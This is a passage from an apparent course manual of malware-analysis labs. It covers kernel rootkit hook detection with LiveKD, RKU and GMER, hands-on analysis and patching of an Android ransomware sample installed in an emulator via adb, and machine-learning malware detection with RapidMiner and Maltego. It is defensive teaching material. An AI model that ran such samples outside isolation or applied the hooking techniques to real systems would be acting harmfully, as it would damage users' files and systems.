The System Service Descriptor Table (SSDT) is a place where the system stores pointers to the main system functions. Some kernel mode rootkits usually use the following techniques - replacing the actual address of a function in the table, and an address of their own handler-function.

The Shadow System Service Descriptor Table (Shadow SSDT) is a place where the system stores pointers to the graphics / messaging system functions.

**Kernel Debugging**

**LiveKD**

LiveKD allows you to run the Kd and Windbg Microsoft kernel debuggers, which are part of the Debugging Tools for Windows package, locally on a live system. Execute all the debugger commands that work on crash dump files to look deep inside the system. See the Debugging Tools for Windows documentation and our book for information on how to explore a system with the kernel debuggers.

**Usage:** LiveKd [-w] [-k ] [-o filename] [[-hv ] [-p] | [-hvl]] [debugger options]

-w Runs windbg instead of kd

-k Specifies complete path and filename of debugger image to execute

-o Saves a memory.dmp to disk instead of launching the debugger

-p Pauses the target Hyper-V VM while LiveKd is active

(recommended for use with -o)


-hv Specifies the name or GUID of the Hyper-V VM to debug

-hvl Lists the names and GUIDs of running Hyper-V VMs

All other options are passed through to Kd/Windbg/Dumpchk. Note: Use Ctrl-Break to terminate and restart the debugger if it hangs.

**KD**

Main commands:




The help file is placed in Debugger folder:

*C:/Programm Files/Debugging Tools for Windows (x86)/debugger.chm*

**Tasks**

Note: Rootkits and anti-rootkits may not work on Windows 7. In such a case just test the commands mentioned in the video guide in Kernel Debugger (KD) and supply them with your comments.

1. Watch [the video guide](https://drive.google.com/file/d/12w-PlR3ruMMJg1-wsh_DCOlgE68ESbp_/view?usp=sharing) about Rootkits.
2. Launch the application with rootkit functionality (e.g. TDSSKiller - a rootkit removal tool).
3. Run scanning by using RKU and GMER utilities consequently. Write the results to a protocol.
4. Enumerate installed hooks: names of drivers and services (kernel functions). What programs create these hooks and why?
5. Compare the results of RKU and GMER scanning.
6. Open “Code Hooks” tab in RKU and start scan.




1. Run LiveKD and check the changes in the Windows image using the following command in KD:


*kd> !chkimg -d nt*

1. Find one of the “inline – relative jump” hooks in RKU. Take a look at the hooked function (e.g. *IoIsOperationSynchronous*) entering the following command in kd:

*kd> u IoIsOperationSynchronous*




1. Do the same for “PushRet” hook.



1. To discover *IAT modification*, find the IAT (Import Address Table) for one of the modules in KD.


Dump the file header:

*kd> !dh -f ntkrnlpa*



Display DWORD symbols:

*kd>dds ntkrnlpa+600*

**

1. Discover one of the attached devices from GMER in KD.


*kd> !devstack Ip*

**

*kd> !devobj ffab4938*

**

*kd> !drvobj kl1*

**

**Questions**

1. What is “inline - relative jump” or splice hooking?
2. What is SSDT? What is the difference between SSDT and Shadow SSDT?
3. Who and why install hooks into the system?
4. What is “IAT Modification”?
5. What types of hooks do you know? Explain them.

**Sources**

1. Rootkits and Anti-Rootkits <http://av-school.com/article/a-22.html>
2. Low-level programming <http://wasm.ru>

1. MSDN <http://msdn.microsoft.com/en-us/library/ff551891(v=VS.85).aspx>

## Lab 8. Android Malware Analysis

**Goal**: To gain skills in disassembling and debugging malicious Android applications.

**Software**:

**OS:** Windows XP, 7, 8

You will need the following software to be installed:

* JRE/JDK
* Apache ANT (building scripts - Java “make”)
* Android SDK (inside of Android Studio)
* Android NDK (android-ndk-r10d)
* Cygwin (+ ”make” package in Devel section)
* .NET4 for Windows XP

Tools for APK Disassembling:

* apktool
* dex2jar-0.0.9.15
* Java decompiler (jd-gui-0.3.6.windows)
* signing tool (Sign+\_v1.2.2)

Set System Variables:

* JAVA\_HOME (C:\Program Files\Java\jdk1.8.0\_31)
* PATH (C:\Android\android-ndk-r10d;C:\cygwin;C:\Android\work\sdk\platform-tools;C:\Android\work\sdk\tools;C:\Python27;C:\Android\apktool;C:\Android\apache-ant-1.9.4\bin;C:\Program Files\Java\jdk1.8.0\_31\bin;)

**Steps:**

1. Download a sample for analysis.
2. Disassemble and decompile the sample to view source code.
3. Write malware analysis report.
4. Patch the sample to turn it to non-malicious sample

**Study Guide**

**Tasks**

1. Watch [the video](https://drive.google.com/file/d/1cq7WSmA9wT9L32kuGlqR7ve6nPpSbfts/view?usp=sharing) with the demo.
2. Open SDK Manager or directly AVD (Android Virtual Device) Manager to run the available configuration on emulator.
3. Find the sample in the Lab8 folder (you can also download it from [here](https://drive.google.com/open?id=0B6BXqlCLL6H_ZU80V3dBMzBJbFU))
4. Open CMD (command line) in the current folder.
5. Copy several files (docs, pictures) to sdcard.

Example in cmd:

*adb push pic.png /sdcard/*

1. Install sample:

*adb install Android\_ransom.apk*

1. What can you see?
2. Try to close the application.
3. Try to find out installed services.
4. Go to the sdcard and check the previously copied files.

*adb shell*

*cd /sdcard/*

*ls*

1. Analyze the sample.
2. Write the report and describe malicious activity.
3. Patch the application to recover (decrypt) your files.
4. During the Lab you can use the following tools located in “c:/Android/” or already installed on your lab VM:
   1. 7z to unpack .apk file
   2. dex2jar - to convert .dex file to .jar
   3. JavaDec - to decompile .jar and see the pseudocode
   4. apktool.bat d <APK file> - to dissasemble and decompile .apk package
   5. apktool.bat b - to build .apk package
   6. Sign+ - to sign the built .apk with a debug signature

Useful commands:

* 1. adb install file.apk - install Android app
  2. adb uninstall app\_name - uninstall Android app
  3. adb push pic.png /sdcard/ - copy file to emulator
  4. adb pull /sdcard/pic.png - get file from emulator

**Questions**

1. What APK file is?
2. What is ADB?
3. What is the type of malicious program udner analysis?
4. How can you remove the infection?
5. How can you decrypt the encrypted files?

**Sources**

1. Android Hacker’s Handbook, published by John Wiley & Sons, Inc., 2014

## 

## Lab 9. Data Mining with RapidMiner

**Goals**:

* Familiarize with the basic approach to build Data Mining – based heuristic systems aimed at malware detection procedures;
* Get practical skills of using Data Mining analytics platform for solving tasks from the scope of malware detection and analysis.
  + Learn the full proposed sequence of steps, including (1) Feature Extraction, (2) Feature Selection, (3) Model Instantiation, (4) Model Validation;
  + Check how the process matches the data processing flow in RapidMiner 6.0;
  + Implement Feature Extraction step. Format the data into the structure acceptable by RapidMiner;
  + Load the extracted data, take into use Feature Selection operator. Check the list of the most valuable features.
  + Adopt existing classification approaches to build different decision making schemes.
  + Implement 10-fold cross validation procedure. Choose the best model.
  + Get familiar with auxiliary RapidMiner operators (e.g. saving models, saving data, looping parameters).

**Software**:

* OS
  + Windows (Linux)
* (optional: pre-installed Python 2.7 if we want to work with real PE32 executable in order to ask students to perform feature extraction step) and RapidMiner 6.0 on top of that;
* Python modules (pefile.py module);
* RapidMiner (free version), available at <https://rapidminer.com/>
* Extra data for experimenting with RapidMiner analytics platform (see Sources section).
  + Two sets of data descriptions (raw features) associated with labels “clean” and “malicious” (500 instances per each category). The data is to be extracted from a set of PE32 files with static parser. The data includes only information blocks from PE32 headers (File Header, Optional Header, Sections Table, Import Directories) and therefore cannot pose any harm for students’ computers).
  + Input file with extracted raw data: *joined\_data.dat*
  + Input file with structured data to be used by RapidMiner: *joined\_data.aml* (unfortunately, it cannot be read by the trial version of the RapidMiner). So you need to put efforts to name all attributes manually when loading data into RapidMiner.

**Study Guide**


Description of PE32 attributes to be analyzed.


|  |  |  |
| --- | --- | --- |
| **Name** | **Type** | **Meaning** |
| id | text (SHA1 hash) | Object’s unique identifier |
| class | binomial (Clean | Malicious) | Object’s class |
| fhSecNum | integer | Number of sections |
| fhCharac | integer | PE characteristics |
| ohImgSize | integer | Size of image |
| ohSecAlign | integer | Section alignment |
| ohCodeSize | integer | Size of code |
| ohFilAlign | integer | File alignment |
| ohSybsystem | integer | Sybsystem |
| shSecName%X% | text | Name of section X+1 (four attributes) |
| shSecEntr%X% | float | “Entropy” of section X+1 (four attributes) |
| %DLLNAME%.[dll|exe|drv] | binomial (False | True) | Indicates whether the object imports corresponding module implicitly (twenty five attributes) |


You can view all these parameters in PEView.


**Tasks**

1. Read the study guide.
2. Download the file with [raw PE data](https://drive.google.com/open?id=0B6BXqlCLL6H_VGRrQWw5NEJmbW8) for analysis.
3. Check out the input raw data. What type of features do you see?
4. Open any PE32 file by PEView tool and try to find the similar data fields yourself.
5. Launch RapidMiner analytics platform;
6. Load the raw data (“Import CSV file”->”joined\_data.dat”), specify delimiter “Space” to split values in the file.











1. When loading manually specify name and type of all attributes (headers of columns). You can take names and types for attributes from “joined\_data.xml” (in a paid version, RapidMiner does it automatically).

****

****

Note: The Import wizzard will show you only a preview of your data (like 100 first lines). It is ok, don’t be confused. Later it will load the whole file as a data source.

Note: Watch the tutorials to understand how RapidMiner works if you are not familiar with Data Mining at all.

1. Choose and apply different feature weighting (Feature Selection) techniques.
2. Choose and apply different classification methods (model instantiation step, the best example is a Decision Tree – based ones).
3. (optional) Prepare a project including the full chain for experiment with 10-fold based validation.
4. (advanced) While following the guideline, try to build your own decision model.
5. (advanced) Try to use different combinations of features and classification methods. Identify the best one in accordance with focus on maximizing accuracy metric.

**Questions**

1. What feature type seems to be the best one for preparing a heuristic malware engine with the available data?
2. Explain the answer to the previous question. What would you do if it is necessary to sacrifice recall metric in order to get precision metric better?
3. How the knowledge you’ve obtained could help you to simplify malware analysis processes?

**Sources**

1. Data Mining and Analysis courses
2. <https://en.wikipedia.org/wiki/Precision_and_recall>

## Lab 10. Data Mining with Maltego

**Goals**:

* Learn how to use data mining for malware detection and incident response;
* Get practical skills of using the Maltego visualisation platform for solving tasks from the scope of malware detection and analysis.
  + Build analysis graph with existing entities and transforms (e.g. Virustotal, Paterva) for collecting information about malware and malicious URLs

**Software**:


* OS
  + Windows (Linux)
* Python 2.7
* Python modules
* Maltego CE (Comunity Edition), available at <https://www.paterva.com/web7/buy/maltego-clients/maltego-ce.php>
* Extra transform sets (Python scripts and entities for Maltego) you can download and import to Maltego platform.
  + Lookinglass Virustotal transforms (for Private API) <https://github.com/Lookingglass/Maltego>
  + MaltegoVTPublic <https://github.com/michael-yip/MaltegoVT> (for Public API)

**Study Guide**


Watch the demo before to get the idea how Maltego works: <https://www.youtube.com/watch?v=rn76eiRWQks>

**Tasks**

